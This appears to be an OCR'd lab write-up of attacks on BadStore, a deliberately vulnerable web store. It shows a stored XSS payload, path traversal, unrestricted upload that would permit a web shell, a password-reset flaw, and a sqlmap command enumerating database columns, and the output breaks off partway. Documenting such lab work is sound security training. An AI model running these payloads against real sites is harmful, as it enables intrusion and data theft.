

BadStore

1. Information Gathering

Information gathering using Nikto.




Information Gathering using Nmap




Vulnerabilities:


1. **XSS:**



When script <script>alert("Hacked");</script> is searched. Script is stored.
You can insert any script as the website contains XSS vulnerability.




2. Sensitive Data Exposure





Sensitive data exposed by path traversal.

Decoded message is displayed below of one sensitive info.




3. Improper Handling of File Upload






We can see that any file extensions can be uploaded. The web server can be compromised by uploading and executing a web-shell which can run commands, browse system files, browse local resources, attack other servers, and exploit the local vulnerabilities, and so forth. This may also result in a defacement.


4. **Improper Password Reset Functonality**




It was found that for any user ,the password was being changed to 'Welcome'.





5. Sqlmap (SQL Injection)



5 Databases have been Displayed.







```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://localhost:8888/cgi-bin/badstore.cgi?searchquery=&action=search&x=20&y=17" -D badstoredb -T itemdb --columns

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9.3#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
 state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:31:45 /2025-04-17/

[09:31:45] [WARNING] provided value for parameter 'searchquery' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
